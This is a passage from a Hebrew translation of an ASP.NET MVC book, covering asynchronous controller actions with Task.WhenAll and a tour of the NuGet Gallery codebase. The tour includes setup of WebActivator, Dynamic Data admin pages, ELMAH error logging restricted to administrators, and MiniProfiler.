ניתן לראות שלהמרת הפעולה נדרשו שלושה שינויים בלבד: הוספת מילת המפתח **async** לפעולה, החזרת Task<ActionResult> והוספת await לפני הקריאה לשירות החוסם.

באיזה מקרים נחזיר Task פשוט?

אתם עשויים לשאול את עצמכם מדוע MVC 4 מאפשרת להחזיר גם Task וגם Task<ActionResult>. מה הטעם בפעולה שאינה מחזירה דבר?

מסתבר שזוהי אפשרות שימושית ביותר בשירותים בעלי משך ריצה ארוך שאינם נדרשים להחזיר פלט. לדוגמה, היישום שלכם עשוי לכלול פעולה שמבצעת הליך שירות ארוך, כגון שליחת דואר אלקטרוני למספר רב של נמענים או בניית דוח מאוד ארוך. במקרים כאלה, אין מה להחזיר, ומי שביצע את הקריאה לשיטה אינו מצפה לקבל דבר חזרה. החזרת Task שקולה להחזרת void על ידי שיטה סינכרונית; שניהם מומרים לתגובת EmptyResult, ולמעשה לא נשלחת כל תגובה.

הרצת הליכים מקבילים

בדוגמה האחרונה, המרת הפעולה לפעולה אסינכרונית לא תרמה להאצת הביצועים של הפעולה עצמה, אלא אִפשרה לנו למצות בצורה טובה יותר את משאבי השרת (כפי שהוסבר בתחילת הסעיף). אחד היתרונות העיקריים של קוד אסינכרוני בא לידי ביטוי בתרחישים שבהם פעולה צריכה לבצע מספר הליכים אסינכרוניים בבת אחת. לדוגמה, פורטלים משמשים לא רק להצגת חדשות, אלא גם לעדכוני ספורט, מזג אוויר, מניות ומידע אחר:

```
public class PortalController : Controller {
  public ActionResult Index(string city) {
    NewsService newsService = new NewsService();
    WeatherService weatherService = new WeatherService();
    SportsService sportsService = new SportsService();

    PortalViewModel model = new PortalViewModel {
      News = newsService.GetNews(city),
      Weather = weatherService.GetWeather(city),
      Sports = sportsService.GetScores(city)
    };

    return View(model);
  }
}
```

שימו לב שכל הקריאות מבוצעות בזו אחר זו, ולכן הזמן שנדרש כדי להגיב לבקשת הלקוח שווה לסכום הזמנים הנדרשים להשלמת כל אחת מהקריאות היחידות. אם הקריאות נמשכות 200, 300 ו-400 אלפיות שנייה, זמן ההרצה הכולל יהיה 900 אלפיות שנייה (בתוספת תקורה זניחה של השרת). גם עבור הפעולה הזו ניתן ליצור גרסה אסינכרונית:

```
public class PortalController : Controller {
  public async Task<ActionResult> Index(string city) {
    NewsService newsService = new NewsService();
    WeatherService weatherService = new WeatherService();
    SportsService sportsService = new SportsService();

    var newsTask = newsService.GetNewsAsync(city);
    var weatherTask = weatherService.GetWeatherAsync(city);
    var sportsTask = sportsService.GetScoresAsync(city);

    await Task.WhenAll(newsTask, weatherTask, sportsTask);

    PortalViewModel model = new PortalViewModel {
      News = newsTask.Result,
      Weather = weatherTask.Result,
      Sports = sportsTask.Result
    };

    return View(model);
  }
}
```

מכיוון שכל ההליכים מופעלים בבת אחת, הזמן שהמשתמש צריך להמתין לקבלת תגובה שווה לזמן שדרוש להשלים את הקריאה הארוכה ביותר. לדוגמה, אם זמני הקריאות הם 200, 300 ו-400 אלפיות שנייה, זמן ההרצה הכולל יעמוד על 400 אלפיות שנייה (בתוספת תקורה זניחה).

ביצוע קריאות במקביל באמצעות Task.WhenAll

בוודאי הבחנתם בשימוש שעשינו בשיטה Task.WhenAll() לצורך הרצת מספר שיטות במקביל. אתם עשויים לחשוב שדי בסימון כל אחת מבקשות השירות במילת המפתח await כדי להריצן במקביל, אך לא כך הדבר. מילת המפתח await תגרום אומנם לשחרור התהליכון עד לסיום פרק הריצה הארוך של הקריאה המסומנת, אולם הקריאה המסומנת הבאה לא תתחיל לפני שהראשונה תושלם. השיטה Task.WhenAll מבצעת את כל הקריאות בבת אחת, ומחזירה את השליטה לקורא לאחר השלמת האחרונה מביניהן.

בשתי הדוגמאות האחרונות, כתובת URL שמנתבת אל הפעולה היא /Portal/Index?city=Seattle (או /Portal?city=Seattle, דרך נתיב ברירת המחדל), ושֵם דף התצוגה הוא Index.cshtml (מכיוון ששם הפעולה הוא Index).

זוהי דוגמה קלאסית לשימוש בפעולות אסינכרוניות לשיפור הביצועים של פעולה מסוימת, מעבר לשיפור היעילות הכוללת (מנקודת מבטו של משתמש הקצה).

סיכום

במהלך הלימוד בספר זה הקפדנו לא להציף אתכם במידע שעשוי לבלבל ולהסיח את דעתכם מהסוגיות העיקריות, וגם אם הוא מעניין ככל שיהיה. לא נגענו באינטראקציות מעניינות בין רכיבים שטרם דנו בהם, ונמנענו מחקירה מעמיקה של פרטי המימוש שמעסיקים אותנו על בסיס יומיומי, אך עשויים להרתיע מפתחים לא מנוסים.

בפרק זה, מעט לפני סיום הספר, יכולנו סוף סוף לנצל את הידע שצברתם ולהסביר את הדברים לעומקם. במהלך הפרק שיתפנו אתכם בכמה מההיבטים החביבים עלינו במנגנוני הפעולה הפנימיים של ASP.NET MVC. גם הצגנו מספר טכניקות מתקדמות שיאפשרו לכם לממש את הפוטנציאל המלא של התשתית.

פרק 16

ASP.NET MVC בעולם האמיתי: בניית אתר NuGet.org

Phil Haack

עיקרי הפרק

- קוד המקור של NuGet Gallery
- מבנה קוד מקור
- WebActivator
- ASP.NET Dynamic Data
- תיעוד שגיאות
- הצגת נתוני פעילות
- גישת נתונים
- שימוש Code First
- membership
- חבילות NuGet שימושיות נוספות

כדי ללמוד על תשתית, או על סביבת עבודה כדוגמת ASP.NET MVC, עליכם לקרוא ספר. כדי ללמוד להשתמש בתשתית כדי לבנות יישומים בעולם האמיתי, עליכם לקרוא קוד מקור. עיון בקוד המקור של יישומים אמיתיים היא הדרך הטובה ביותר ללמוד כיצד ליישם את הידע שרכשתם באמצעות הספרות המקצועית.

כאשר אנחנו אומרים "יישום אמיתי" אנחנו מתכוונים ליישום שנמצא בשימוש פעיל, ועומד בדרישות העסקיות - אתר שאתם יכולים לבקר בו בכל עת באמצעות הדפדפן שלכם. יישומים אשר מפותחים בסביבה הדינמית וההפכפכה שמאפיינת את העולם האמיתי, עם מועדי הגשה

מחייבים ודרישות משתנות, עשויים להיראות שונים מאוד מהיישומים הסטרילייים שמוצגים בספרות המקצועית, ואינם אלא דוגמאות ל"דבר האמיתי".


בפרק זה נסקור יישום אמיתי על כל הפגמים השונים שלו, אשר נבנה באמצעות ASP.NET MVC. אם קראתם ועדיין זוכרים את פרק 10, אתם כבר אמורים להכיר את היישום הזה: מדובר באתר NuGet Gallery. לפני שנתחיל, כדאי לכם לבקר באתר בכתובת http://nuget.org/ כדי לקבל מושג כללי על מערך האפשרויות שהאתר מספק. חברי הצוות של ASP.NET ושל ASP.NET MVC ממשיכים לקחת חלק פעיל בפיתוח המתמשך של האתר הזה.

קוד המקור של האתר

קוד המקור של NuGet Gallery, הוא זה שמשמש להרצת http://nuget.org/, ומאוחסן באתר GitHub בכתובת https://github.com/nuget/nugetgallery/. כדי להוריד את קוד המקור למחשב שלכם, פעלו על פי ההוראות בקובץ README שבאותה כתובת.

ההוראות מיועדות למפתחים בעלי ידע בסיסי על Git אשר מעוניינים לתרום לפרויקט NuGet Gallery. כדי לעיין בקוד המקור ללא שימוש ב-Git, תוכלו להוריד קובץ zip בכתובת https://github.com/NuGet/NuGetGallery/zipball/master.

לאחר הורדת קוד המקור למחשב שלכם, ודאו שמותקנים בו הכלים שמפורטים בקובץ README (Azure SDK ומנהל החבילות NuGet). הריצו את תסריט PowerShell שנמצא בכתובת \Build-Solution.ps1. כדי לוודא שסביבת הפיתוח שלכם מוגדרת כהלכה. התסריט בונה את הפתרון ומריץ את כל בדיקות היחידה. לאחר השלמת התהליך בהצלחה, אתם יכולים לצאת לדרך. לאחר פתיחת הפתרון בסביבת Visual Studio, תוכלו לראות שהוא כולל שני פרויקטים בלבד, כמוצג בתרשים 1-16.



תרשים 1-16

הפרויקט Facts מכיל את כל בדיקות היחידה של פרויקט התוכנה.

הערה בדיקות היחידה של NuGet Gallery נכתבו באמצעות תשתית XUnit.NET - תשתית בדיקה נוחה, נקייה, קלת משקל ומעוצבת היטב.

במינוחים המקובלים של XUnit.NET, בדיקות נקראות "facts", ומסומנות באמצעות התכונה FactAttribute, ומכאן שמו של פרויקט בדיקות היחידה: Facts.

הפרויקט Website מכיל את פרויקט ASP.NET MVC. אתם בוודאי שואלים את עצמכם "אבל מה עם פרויקט המודלים? ואיפה פרויקט NuGetGallery.Core? איך ייתכן שיישום אמיתי אינו מכיל המון פרויקטים?".


בעת יצירת יישומי ASP.NET MVC, מפתחים רבים נחפזים לפצל את הפתרון למספר רב של ספריות מחלקות שונות. אחת הסיבות לכך היא מקובעות עבודה, על פי הגרסה הראשונה של ASP.NET, אשר לא אפשרה הפניות לאתר מפרויקט בדיקות יחידה. על כן, המתכנתים נהגו ליצור ספריית מחלקות שהכילה את כל הקוד של הליבה, כדי שיהיה ניתן להפנות אליה מבדיקת היחידה.

גישה זו מתעלמת מהעובדה שפרויקט ASP.NET MVC הוא בעצמו ספריית מחלקות, וניתן להפנות אליו מתוך פרויקט בדיקות היחידה. כך אכן נעשה בפרויקט Facts.

אבל מה בנוגע לסיבה הנוספת לפיצול הפתרון למספר פרויקטים נפרדים, הכרוך בעיקרון הפרדת התפקידים? הפרדת הפתרון למספר פרויקטים ללא סיבה ממשית אינה מקדמת באופן אוטומטי את עיקרון הפרדת התפקידים. הפרדת תפקידים מושגת באמצעות הקפדה על תחומי האחריות של המחלקות השונות, ולאו דווקא על ידי חלוקה של הקוד לקבצים שונים.

צוות NuGet הגיע למסקנה שרוב הקוד של הפרויקט ייחודי לפרויקט המסוים הזה, ואינו מתאים לשימוש חוזר ביישומים אחרים. אם היינו כותבים קוד שעשוי יהיה לשמש אותנו בתרחישים אחרים, אז ככל הנראה היינו אורזים אותו בחבילת NuGet נפרדת ומתקינים את החבילה הזו בפרויקט. ספריית WebBackgrounder (וחבילת NuGet שלה) היא דוגמה מצוינת לכך.

אם תפתחו את פרויקט Website תוכלו לראות שהוא מכיל מספר רב של תיקיות (כמוצג בתרשים 2-16). כל תיקייה מייצגת מקבץ ייחודי של תפקודים או סוג של תפקוד. לדוגמה, התיקייה Migrations מכילה את כל נושא מעברי בסיס הנתונים (database migrations). בנושא זה נדון בהמשך הפרק.



תרשים 2-16

כדי לקבל מושג כללי על הטכנולוגיות השונות שמיושמות באתר, פִּתְחוּ את הקובץ packages.config שנמצא בתיקיית השורש של פרויקט Website. נכון לזמן הכתיבה, הפרויקט כלל 33 חבילות NuGet. זה אינו המספר המדויק של החבילות הפעילות, מכיוון שחלק גדול מהמוצרים מורכבים ממספר חבילות נפרדות, אבל ברור שמדובר במספר רב של חבילות

תוכנה. אפשר להקדיש ספר שלם להסברת התפקיד של כל חבילה וחבילה, אבל במסגרת פרק זה נסתפק בהצגת הנושאים המרכזיים בלבד. חבילות אלו מספקות מענה לסוגיות שכיחות שמעסיקות מפתחי יישומים בעולם האמיתי, אך כמובן שיש סוגיות רבות נוספות שלא נעסוק בהן כאן.

WebActivator

כדי להשתמש באופן יעיל במספר רב של ספריות צד-שלישי דרוש קצת יותר מהפניה פשוטה לתוצר הקוד שלהן, ולכן היישום צריך להריץ קוד תצורה בזמן האתחול. בעבר, כדי לעשות זאת, היה עליכם להעתיק ולהדביק את קוד האתחול לשיטה Application_Start של Global.asax. כיום אין בזה כל צורך, כי WebActivator היא חבילת NuGet אשר משולבת עם היכולות של NuGet לכלול קבצי קוד מקור בחבילות בצירוף הקבצים המהודרים הנלווים, כדי לספק פתרון לסוגיה הזו. הדבר מאפשר יצירה פשוטה וקלה של חבילות NuGet הכוללות קוד אתחול יישום.

למידע נוסף על WebActivator, מומלץ לקרוא את הפוסט בנושא שנמצא בבלוג של דיויד אבו, בכתובת http://blogs.msdn.com/b/davidebb/archive/2010/10/11/light-up-your-nupacks-with-startup-codeand-webactivator.aspx.

אתר NuGet Gallery כולל תיקייה בשם App_Start. זהו המיקום המקובל לאחסון קוד אתחול תלוי-WebActivator . בדוגמת הקוד 1-16 מוצג קובץ מקור שממחיש את אופן השימוש בחבילת התוכנה WebActivator להרצת קוד אתחול וכיבוי.

קוד 1-16: תבנית WebActivator

```
[assembly: WebActivator.PreApplicationStartMethod(
  typeof(AppActivator), "PreStart")]
[assembly: PostApplicationStartMethod(
  typeof(AppActivator), "PostStart")]
[assembly: ApplicationShutdownMethod(
  typeof(AppActivator), "Stop")]

namespace NuGetGallery
{
  public static class AppActivator
  {
    public static void PreStart()
    {
      // Code that runs before Application_Start.
    }
    public static void PostStart()
    {
      // Code that runs after Application_Start.
```

```
    }
    public static void Stop()
    {
      // Code that runs when the application is shutting down.
    }
  }
}
```

הקובץ AppActivator.cs בפרויקט Website מכיל את קוד האתחול שמשמש לקביעת התצורה של חלק גדול מהשירותים שמשמשים את NuGet Gallery, כמו למשל הצגת נתוני פעילות, שינויים בבסיס הנתונים, מטלות רקע ואינדקס החיפוש שלנו (Lucene.NET). אתר NuGet Gallery מספק דוגמה מצוינת לאופן השימוש בחבילת התוכנה WebActivator להגדרת שירותי אתחול באמצעות קוד.


ASP.NET Dynamic Data

מפתחי ASP.NET MVC רבים נוטים להתעלם מאפשרויות ASP.NET Dynamic Data מכיוון שהן חלק מתשתית Web Forms. מערך הכלים הזה נבנה אומנם על בסיס Web Forms, אבל למעשה מדובר בפרט טכני ותו לא. גם תשתית ASP.NET MVC וגם תשתית Web Forms הן למעשה יישומי ASP.NET, שניתן לשלב ביניהן במספר דרכים מועילות.

בחרנו להשתמש בתשתית Dynamic Data באתר NuGet Gallery כאמצעי מהיר ביותר לבניית ממשק משתמש (UI) מינהלי מבוסס-scaffolding שמשמש לעריכת הנתונים בבסיס הנתונים שלנו דרך הדפדפן. אנחנו מקווים ליצור בהמשך אזור מינהלי שלם שישמש לניהול הגלריה, אבל לעת עתה, Dynamic Data עושה עבודה מצוינת. מכיוון שמדובר בדף מינהלתי, לא ייחסנו חשיבות רבה לפרטי ממשק המשתמש, אולם תשתית Dynamic Data בהחלט מספקת יכולות התאמה אישית למפתחים שמעוניינים לבנות ממשק (UI) מרשים יותר.


כדי לראות את Dynamic Data בפעולה, ודאו שפרויקט Website מוגדר כפרויקט האתחול, והקישו Ctrl+F5 כדי לפתוח אותו בדפדפן. הוסיפו /dbadmin לכתובת URL כדי לבקר בדף הניהול של בסיס הנתונים. מכיוון שאתם מריצים את האתר באופן מקומי, חשבון המשתמש אינו חייב להיות חבר בתפקיד "Admins". הדרישה היחידה היא השלמת תהליך אימות משתמש ולכן, לפני שאתם ממשיכים לדף הניהול, צרו לעצמכם חשבון חדש. כאשר האתר מורץ על שרת מרוחק, גישה לאזור /dbadmin מותרת למשתמשים בעלי תפקיד Admins בלבד.

אתם אמורים לראות רשימה של כל הטבלאות בבסיס הנתונים, כמוצג בתרשים 3-16. למען הדיוק, הרשימה אינה כוללת את כל הטבלאות, אלא רק את הטבלאות המקבילות שמופו לישויות של Entity Framework.



תרשים 16-3

כאשר היישום מורץ על המחשב המקומי, דאגו ללחוץ על Users. אם רק התחלתם, בסיס הנתונים אינו אָמוּר לכלול משתמשים אחרים מלבדכם; ואם קיימים כבר מספר משתמשים באתר, תוכלו לאתר את עצמכם לפי כתובת הדואר האלקטרוני. לאחר שאתם מוצאים את החשבון שלכם, סמנו את תיבת הסימון Admin שבסעיף Roles, כמוצג בתרשים 16-4, ולאחר מכן לחצו Update כדי לשמור את השינוי. תוכלו לנצל את מעמדכם החדש כמינהלנים (Admin) בהמשך, כאשר נלמד על ELMAH, להלן.



תרשים 16-4

תיעוד שגיאות

בעת פיתוח יישומי אינטרנט חדשים, ELMAH היא חבילת התוכנה הראשונה שאני ממליץ להתקין. כאשר NuGet יצא לראשונה לשוק, כמעט כל הרצאה שהעברתי על NuGet כללה הדגמה של התקנת חבילת **ELMAH** - ראשי התיבות של Error Logging Module and Handler (מודול לתיעוד וטיפול בשגיאות). החבילה מתעדת את כל השגיאות החריגות שאינן מטופלות ביישום שלכם ושומרת אותן. החבילה מספקת גם ממשק שמשמש להצגת רשימות מסודרות של השגיאות המתועדות, עם כל הפרטים שנלווים לכל שגיאה, ואשר מוצגים במסך השגיאה.

למען הפשטות, רוב ההדגמות של ELMAH ממחישות את התקנת חבילת elmah העיקרית, אשר כוללת הגדרות תצורה בסיסיות שמאפשרות ל-ELMAH לעבוד עם בסיס נתונים מבוסס-זיכרון ועם תלות בחבילת elhmah.corelibrary.

כל זה טוב ויפה לשם ההדגמה, אבל זה לא יפעל כראוי באתר אמיתי, מכיוון שתיעוד השגיאות החריגות בזיכרון לא יישמר במקרה של אתחול היישום מחדש. למרבה המזל, יש חבילות ELMAH ייעודיות לרוב בסיסי הנתונים החשובים, ובנוסף גם חבילת תוכנה שמבוססת על אחסון תיעוד השגיאות בקבצי XML.

מכיוון שאתר NuGet Gallery משתמש בשרת SQL כבסיס נתונים, ההותקנה החבילה elmah.sqlserver. השימוש בחבילה זו כרוך במספר הגדרות תצורה ידניות. כאשר אתם מתקינים את החבילה בפרויקט שלכם, היא מוסיפה תסריט בשם Elmah.SqlServer.sql לתיקייה App_Readme של הפרויקט. עליכם להריץ את התסריט הזה בבסיס הנתונים שלכם (מסוג SQL Server, כמובן), כדי ליצור את הטבלאות והפרוצדורות המאוחסנות הדרושות לפעולתה התקינה של ELMAH.

באתר NuGet Gallery התיקייה הזו נמחקה זה מכבר, אך תוכלו למצוא את התסריט הזה בתיקייה packages\elmah.sqlserver.1.2\content\App_Readme באופן יחסי לשורש הפתרון.

על פי ברירת המחדל, הגישה ל-ELMAH אפשרית רק דרך המארח המקומי. מדובר באמצעי אבטחה חשוב מכיוון שכל אדם עם גישה לקבצי התיעוד של ELMAH יכול למעשה לחטוף את החיבור של כל אחד מהמשתמשים שלכם. למידע נוסף קראו את הפוסט www.troyhunt.com/2012/01/aspnet-sessionhijacking-with-google.html.

עם זאת, סביר להניח שהצורך בגישה מרוחקת לקבצי התיעוד היא הסיבה שבגללה התקנתם את ELMAH מלכתחילה. אל דאגה, תוכלו לפתור זאת באמצעות מספר הגדרות תצורה פשוטות, אך תחילה עליכם לאפשר גישה לקובץ elmah.axd למשתמשים או לבעלי התפקידים הרצויים. קובץ web.config של NuGet Gallery מדגים זאת. בדוגמה זו הגבלנו את הגישה למשתמשים בעלי חברות בתפקיד Admins.


```
<location path="elmah.axd">
  <system.web>
    <httpHandlers>
      <add verb="POST,GET,HEAD" path="elmah.axd"
```

```
      type="Elmah.ErrorLogPageFactory, Elmah" />
    </httpHandlers>
    <authorization>
      <allow roles="Admins" />
      <deny users="*" />
    </authorization>
  </system.web>
  <system.webServer>
    <handlers>
      <add name="Elmah" path="elmah.axd" verb="POST,GET,HEAD"
      type="Elmah.ErrorLogPageFactory, Elmah" preCondition="integratedMode" />
    </handlers>
  </system.webServer>
</location>
```

לאחר הגדרת גישה מאובטחת לקובץ elmah.axd, הציבו true בתכונה allowRemoteAccess של האלמנט security, כדי לאפשר גישה מרוחקת. כעת תוכלו לבקר בדף elmah.axd/ באתר שלכם כדי לראות את רשימת השגיאות שלא טופלו. אם אינכם מצליחים לפתוח את elmah.axd, ודאו שהוספתם את חשבון המשתמש שלכם לתפקיד Admins באמצעות ממשק ניהול בסיס הנתונים של Dynamic Data, כמוסבר בסעיף הקודם.


הצגת נתוני פעילות

החבילה השנייה שאני ממליץ למפתחים להתקין בכל יישום ASP.NET MVC היא MiniProfiler (http://miniprofiler.com/). לאחר השלמת ההתקנה וביצוע הגדרות התצורה הנדרשות, חבילת MiniProfiler מוסיפה וידג'ט (widget) קטן לכל דף באתר שלכם כאשר הוא מורץ במארח מקומי. הווידג'ט ממוקם בפינה השמאלית-עליונה של הדף, כמוצג בתרשים 5-16.




תרשים 5-16

לחצו על הווידג'ט כדי להציג נתוני פרופיל אודות הדף הנוכחי. לדוגמה, בתרשים 16-6 ניתן לראות שבדף החיפוש של NuGet Gallery מורצות שתי שאילתות SQL. הפרופיל של הדף כולל גם את נתוני התזמון של השאילתות הללו, ובנוסף - גם נתוני התזמון של מספר נקודות מפתח במחזור החיים של הבקשה, כמו למשל מימוש של תצוגות ותצוגות חלקיות.



תרשים 16-6

בקוד שכולל שימוש בתשתית Entity (ORM) קשה לעתים לדעת בדיוק איזה קוד SQL מופק ומורץ כנגד בסיס הנתונים. החבילה MiniProfiler חושפת אתכם למידע הזה. לחצו על קישורי "sql" כדי להציג את הקוד SQL שמופק בסופו של דבר לבסיס הנתונים, כמוצג בתרשים 16-7.



תרשים 16-7

להתקנת הווידג'ט ביישום ASP.NET MVC עם Entity Framework, התקינו את MiniProfiler, MiniProfiler.EF ו-MiniProfiler.MVC. לאחר התקנת החבילה, עליכם להשלים מספר הגדרות תצורה. עיינו בקובץ AppActivator.cs כדי לראות כיצד מבוצעות הגדרות התצורה עבור NuGet Gallery. רובן נמצאות בשיטות MiniProfilerPreStart ו-MiniProfilerPostStart, ובמחלקת מודול HTTP הפרטית MiniProfilerStartupModule.

הבה נתבונן בשיטה הראשונה:

```
private static void MiniProfilerPreStart()
{
  MiniProfilerEF.Initialize();
  DynamicModuleUtility.RegisterModule(typeof(MiniProfilerStartupModule));
  GlobalFilters.Filters.Add(new ProfilingActionFilter());
}
```

השורה הראשונה בשיטה משמשת להתאמת MiniProfiler לאפשרות Code First של Entity Framework. אם אינכם משתמשים באפשרות Code First, עליכם לעיין בתיעוד של MiniProfiler כדי ללמוד כיצד לבצע את הגדרות התצורה הנדרשות לתיעוד שאילתות SQL.

בשורה השנייה מבוצע רישום של מודול HTTP מותאם אישית בשם MiniProfilerStartupModule באמצעות קוד. לפני ASP.NET 4, הדרך היחידה לרישום מודול HTTP הייתה על ידי הוספת הגדרות תצורה לקובץ Web.config. המודול MiniProfilerStartupModule שולט באופן הפעולה ובתזמון של מערכת הצגת נתוני הפרופיל. נכון לזמן הכתיבה, המודול הציג את נתוני הפרופיל של היישום רק בעת גישה דרך מארח מקומי. המודול מכיל אומנם קוד שמאפשר גישה מרוחקת למנהלי מערכת, אך נכון להיום, קוד זה מסומן כהערה. הקוד שכאן דומה לקוד שמסמכי התיעוד של MiniProfiler ממליצים להוסיף אל Application_BeginRequest ואל Application_EndRequest.

השורה האחרונה בשיטה זו מוסיפה מסנן פעולה גלובלי, שמשמש להצגת נתוני פעילות של פעולות ביישומי ASP.NET MVC.

נעבור כעת לשיטה הבאה:

```
private static void MiniProfilerPostStart()
{
  var copy = ViewEngines.Engines.ToList();
  ViewEngines.Engines.Clear();
  foreach (var item in copy)
    ViewEngines.Engines.Add(new ProfilingViewEngine(item));
}
```

שיטה זו עוטפת את כל מנועי התצוגה שנמצאים ביישום על ידי מנוע התצוגה של מערכת הצגת נתוני הפרופיל. הדבר מאפשר לחבילת התוכנה MiniProfiler לספק מידע מפורט על משך הזמן שנדרש למימוש התצוגות והתצוגות החלקיות ביישום שלכם.

לאחר השלמת הגדרות התצורה המתוארות לעיל, MiniProfiler יכולה להציג מגוון רחב של נתוני פרופיל על היישום שלכם. היא לא אוספת נתונים על כל קריאה לשיטה, שזה לכאורה יותר מדי פולשני, אבל המידע שנאסף הוא מאוד שימושי. במקרים מסוימים, אתם אפילו עשויים להזדקק למידע נוסף. למשל, ייתכן שנתיב קוד מסוים מבוצע לעתים תכופות במיוחד, ואתם רוצים לדעת את משך הרצתו בפועל. התוכנה MiniProfiler מספקת גם API שמשמש ככלי עזר ומאפשר לכם לנתח את הקוד שלכם בכל רמת פירוט נדרשת.

